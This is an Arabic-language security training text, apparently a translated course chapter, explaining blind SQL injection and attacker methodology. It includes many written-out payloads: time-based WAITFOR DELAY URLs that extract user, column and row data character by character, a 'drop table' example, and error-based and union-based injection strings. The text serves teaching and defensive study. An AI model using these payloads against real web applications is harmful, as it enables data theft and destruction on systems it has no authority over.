يستخدم حقن **SQL** الأعمى عندما يكون تطبيق ويب عرضة لثغرة حقن **SQL**. في كثير من الجوانب، حقن **SQL** والحقن الأعمى هي نفسها، ولكن هناك اختلافات طفيفة. حقن **SQL** يعتمد على رسائل الخطأ ولكن الحقن الاعمى لا يعتمد على رسائل الخطأ. في أي وقت حيث هناك ضعف في تطبيق الويب، فان حقن **SQL** الأعمى يمكن استخدامه إما للوصول إلى البيانات الحساسة أو لتدمير البيانات. يمكن المهاجمين سرقة البيانات عن طريق طرح سلسلة من الأسئلة الصحيحة أو الخاطئة من خلال بيانات **SQL**. نتائج الحقن غير مرئية إلى المهاجم. وهذا هو أيضا أكثر استهلاكا للوقت لأنه في كل مرة يتم استرداد بعض **BIT** الجديد، ثم بيان جديد لابد من انشائه.

- **No Error Messages Returned**

في هذا الهجوم، عندما يحاول المهاجم أداء حقن **SQL** باستخدام استعلام مثل: "**JuggyBoy'; drop table Orders --**"، لهذا البيان، الخادم يلقي رسالة الخطأ مع شرح مفصل للخطأ مع برامج تشغيل قاعدة البيانات و**ODBC SQL server** مفصله في حقن **SQL** بسيط؛ ومع ذلك، في حقن **SQL** الأعمى، يتم طرح رسالة الخطأ لمجرد القول إن هناك خطأ والطلب كان غير ناجح من دون أي تفاصيل.



Blind SQL Injection: WAITFOR DELAY YES or NO Response


الخطوة 1: في حالة وجود -- **IF EXIST (SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'**

الخطوة 2: التحقق مما إذا كان قاعدة بيانات "**creditcard**" موجود أم لا.

الخطوة 3: إذا كان الجواب لا، فإنه يعرض الرسالة "**We are unable to process your request. Please try back later**".


الخطوة 4: إذا كان الجواب بنعم، فانه **sleep** لمدة 10 ثانية. بعد 10 ثانية فانه يعرض الرسالة "**We are unable to process your request. Please try back later**".

هنا لا يتم إرجاع أية من رسائل الخطأ، ولكن يستخدم الامر "**waitfor delay**" للتحقق من حالة تنفيذ **SQL**.



BLIND SQL INJECTION - EXPLOITATION (MYSQL)

SQL injection exploitation يعتمد على اللغة المستخدمة في **SQL**. المهاجم يقوم بدمج اثنين من استعلامات **SQL** للحصول على المزيد من البيانات. يحاول المهاجم استغلال **the Union operator** للحصول على مزيد من المعلومات بسهولة من نظام إدارة قاعدة البيانات. الحقن الاعمى تساعد المهاجم لتجاوز المرشحات أكثر سهولة. أحد الفروق الرئيسية في حقن **SQL** الأعمى هو انه تتم قراءة الإدخالات كود كود.



BLIND SQL INJECTION - EXTRACT DATABASE USER

في طريقة حقن **SQL** الاعمى "**blind SQL injection**"، يمكن للمهاجم استخراج اسم مستخدم قاعدة البيانات. يمكن للمهاجم تحقيق أسئلة نعم/لا من خادم قاعدة البيانات لاستخراج المعلومات منه. للعثور على الحرف الأول من اسم المستخدم مع بحث **binary**، فإنه يأخذ 7 طلبات و**char long name** والتي تستغرق 56 الطلبات.

Finding a full user name of 8 characters using binary search method takes 56 requests

Check for username length

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Check if 1st character in username contains 'A' (a=97), 'B', or 'C' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```

Check if 2nd character in username contains 'A' (a=97), 'B', or 'C' etc.


```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY '00:00:10'--
```

Check if 3rd character in username contains 'A' (a=97), 'B', or 'C' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99) WAITFOR DELAY '00:00:10'--
```

BLIND SQL INJECTION - EXTRACT DATABASE NAME

في طريقة حقن **SQL** الأعمى، يمكن للمهاجم استخراج اسم قاعدة البيانات باستخدام طريقة حقن **SQL** الأعمى التي تستند إلى الوقت. هنا، يمكن للمهاجم **brute force** اسم قاعدة البيانات باستخدام الوقت قبل تنفيذ الاستعلام وضبط الوقت بعد تنفيذ الاستعلام؛ ثم انه يمكن التقييم من النتيجة أنه إذا كان الفاصل الزمني هو 10 ثانية، فيمكن أن يكون الاسم '**A**'؛ خلاف ذلك، إذا اخذت 2 ثانية، فأنه لا يمكن أن يكون '**A**'.



BLIND SQL INJECTION - EXTRACT COLUMN NAME

في طريقة حقن **SQL** الأعمى، يمكن للمهاجم استخراج أسماء الأعمدة باستخدام مختلف أساليب القوة الغاشمة أو أدوات التي مكن استخدامها في التحقق من اسم العمود الأول للجدول واسم العمود الثاني للجدول.

Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID


Extract 2nd Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

BLIND SQL INJECTION - EXTRACT DATA FROM ROWS

في طريقة حقن **SQL** الأعمى، يمكن للمهاجم استخراج البيانات من الصفوف باستخدام الأمر "**IF**" وتحقق ما إذا كان الحرف الأول من الكلمة في العمود الأول والصف تطابق حرف التخمين.



Extract 1st Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```

Field Data = JOE

Extract 2nd Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

14.5 منهجية حقن SQL "SQL INJECTION METHODOLOGY"

المهاجمين يتبعوا المنهجية لأداء هجمات حقن **SQL** للتأكد من أنها تحقق من كل وسيلة ممكنة لتنفيذ هذه الهجمات. وهذا يزيد من احتمال وقوع الهجمات الناجحة. يقدم هذا القسم نظرة ثاقبة على منهجية حقن **SQL**. ويصف الخطوات التي يستخدمها المهاجم لتنفيذ هجمات حقن **SQL**.

فيما يلي مختلف مراحل منهجية حقن SQL:


- **جمع المعلومات "Information gathering":** المهاجم يقوم بجمع كل المعلومات المطلوبة التي هو بحاجة اليها قبل الهجوم بحقن **SQL** أولا.
- **كشف ثغرات حقن SQL "SQL injection vulnerability detection":** وظيفة المهاجم عادة هي تحديد مدى نقاط ضعف النظام بحيث أنه قادر على استغلال الثغرة الأمنية لشن هجمات.
- **إطلاق هجوم حقن SQL "Launch SQL injection attack":** في أي وقت مضى حيث هناك ثغره في المصادقة، فمن شأنها أن تكون المصدر الرئيسي للمهاجمين للدخول إلى الشبكة، وأخيرا من خلال استغلال قواعد التوثيق، المهاجم يمكنه حقن الشيفرات الخبيثة من حقن **SQL**.
- **استخراج البيانات "Extract the data":** المهاجم يحصل على الوصول إلى الشبكة كمستخدم متميز فسوف يكون قادر على استخراج البيانات الحساسة من الشبكة.
- **التفاعل مع نظام التشغيل "Interact with the operating system":** بمجرد كسب الوصول، فان المهاجم يحاول تصعيد الامتيازات بحيث يصبح قادر على التفاعل مع نظام التشغيل.
- **اختراق النظام "Compromise the system":** يمكن للمهاجمين تعديل، حذف البيانات، أو إنشاء حسابات جديدة كمستخدم متميز اعتمادا على الغرض من الهجوم. مرة أخرى، من هناك، يمكن للمهاجم الدخول إلى الشبكات المرتبطة الأخرى. تثبيت أحصنة طروادة و**keyloggers** أخرى، الخ.

في مرحلة جمع المعلومات المهاجمين يحاولون جمع المعلومات حول قاعدة البيانات المستهدفة مثل اسم قاعدة البيانات، الإصدار، والمستخدمين، وآلية الإخراج، نوع **DB**، ومستوى امتياز المستخدم، ومستوى **OS** التفاعل.

بمجرد جمع المعلومات، فان المهاجم يحاول البحث عن نقاط الضعف **SQL** في تطبيق الويب الهدف. لذلك، فانه يسرد كافة حقول الإدخال، الحقول المخفية، وطلبات المشاركة في الموقع وبعد ذلك يحاول أن يدس الكود في حقول الإدخال لإنشاء خطأ.

ثم يحاول المهاجم تنفيذ الأنواع المختلفة من هجمات حقن **SQL** مثل حقن **SQL** القائم على الخطأ، حقن **SQL** القائم على **union**، حقن **SQL** الأعمى (انتظر تأخير)، الخ.

بمجرد نجاح المهاجم في أداء هجوم حقن **SQL**، فانه يحاول استخراج أسماء الجداول وأسماء العمود، وبيانات الجدول من قاعدة بيانات الهدف. وهذا يتوقف على الهدف من المهاجم، فانه قد يتفاعل مع نظام التشغيل لاستخراج تفاصيل نظام التشغيل وكلمات سر التطبيق، وتنفيذ الأوامر، الوصول الى ملفات النظام، وما إلى ذلك. يمكن للمهاجم أن يذهب أبعد من ذلك لتقديم تنازلات من الشبكة المستهدفة بأكملها عن طريق تثبيت أحصنة طروادة وزراعة **keyloggers**.



14.6 حقن SQL المتطورة " ADVANCED SQL INJECTION"

قبل ذلك، ناقشنا منهجية حقن **SQL**. الآن سوف نناقش حقن **SQL** المتقدمة. يوضح هذا القسم كل خطوة تشارك في حقن **SQL** المتقدمة.

جمع المعلومات "INFORMATION GATHERING"

فهم استعلام **SQL** الكامن وراء السماح للمهاجم لصياغة بيانات حقن **SQL** الصحيحة. رسائل الخطأ ضرورية لاستخراج المعلومات من قاعدة البيانات. اعتمادا على نوع الأخطاء التي وجدت، يمكن ان تختلف تقنيات الهجوم. ومن المعروف ان جمع المعلومات يطلق عليه أيضا طريقة الدراسة والتقييم "**survey and assess method**" المستخدمة من قبل المهاجم لتحديد المعلومات كاملة عن الهدف المحتمل. المهاجمين يعرفون نوع قاعدة البيانات المستخدم، ما هو الإصدار الذي يتم استخدامه، ومستويات امتياز المستخدم، وغيرها من الأمور المختلفة.

المهاجم عادة ما يقوم بجمع المعلومات على مختلف المستويات بدءا من تحديد نوع قاعدة البيانات المستخدمة ومحرك البحث في قاعدة البيانات. قواعد البيانات المختلفة تتطلب جملة **SQL** مختلفة. التعرف على محرك قاعدة البيانات المستخدمة من قبل الملقم. تحديد مستويات الامتياز هو خطوة أخرى كما أن هناك فرصة لكسب أعلى امتياز كمستخدم اصلى. ثم الحصول على كلمة السر وتنازلات النظام. التفاعل مع نظام التشغيل من خلال **command shell execution** يسمح لك لاختراق الشبكة بالكامل.

استخراج المعلومات من خلال رسائل الأخطاء "Extracting Information through Error Messages"

قد يستخدم المهاجمون بعد طرق لاستخراج المعلومات من خلال رسائل الخطأ:

- ❖ **تجميع خطأ "Grouping Error"**

الأمر **HAVING** يسمح بتحديد الاستعلام استنادا إلى الحقول "مجمعة". رسالة الخطأ سوف تقوم لكم أي من الأعمدة لم يتم تجميعها:

```
'group by columnnames having l=1          - -
```

- ❖ **عدم تطابق النوع "Type Mismatch"**

محاولة إدراج السلاسل في حقول رقمية. رسائل الخطأ سوف تظهر لك البيانات التي لا يمكن الحصول على تحويلها:

```
' union select 1,1, 'text' ,1,1,1 - -
' union select 1,1, bigint,l,l,l - -
```

- ❖ **الحقن الاعمى "blind injection"**

يستخدم المهاجم تأخير الوقت أو **error signatures** لتحديد معلومات الاستخراج:

```
' ; if condition waitfor delay '0:0:5' –
' ; union select if( condition , benchmark (100000, sha1('test')) , 'false' ) ,1,1,1,1;
```

فهم استعلام SQL "Understanding SQL Query"

لأداء حقن **SQL**، يجب أن نفهم الاستعلام من أجل معرفة أي جزء من استعلام **SQL** يمكنك تعديله. تعديل الاستعلام يمكن أن تهبط في أي مكان في الاستعلام. ويمكن أن تكون جزءا من **SELECT** أو **UPDATE EXEC**، **INSERT** أو **DELETE**، أو **CREATE** **statement** أو **subquery**.

- ❖ **الحقن "Injection"**

معظم الحقن سوف يهبط في منتصف عبارة **SELECT**. في جملة **SELECT**، نحن دائما ننهى تقريبا في القسم **WHERE**.

Select Statement

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

تحديد نوع محرك قاعدة بيانات "Determining Database Engine Type"

سوف تظهر لك معظم رسائل الخطأ محرك قاعدة البيانات التي تعمل معه:

- أخطاء **ODBC** سوف تعرض نوع قاعدة البيانات كجزء من معلومات **driver**.

- إذا كنت لا تتلقى أي من رسائل خطأ **ODBC**، فقم بجعل تكهنا على أساس نظام التشغيل وخادم الويب.

تحديد بنية استعلام SELECT "Determining a SELECT Query Structure"

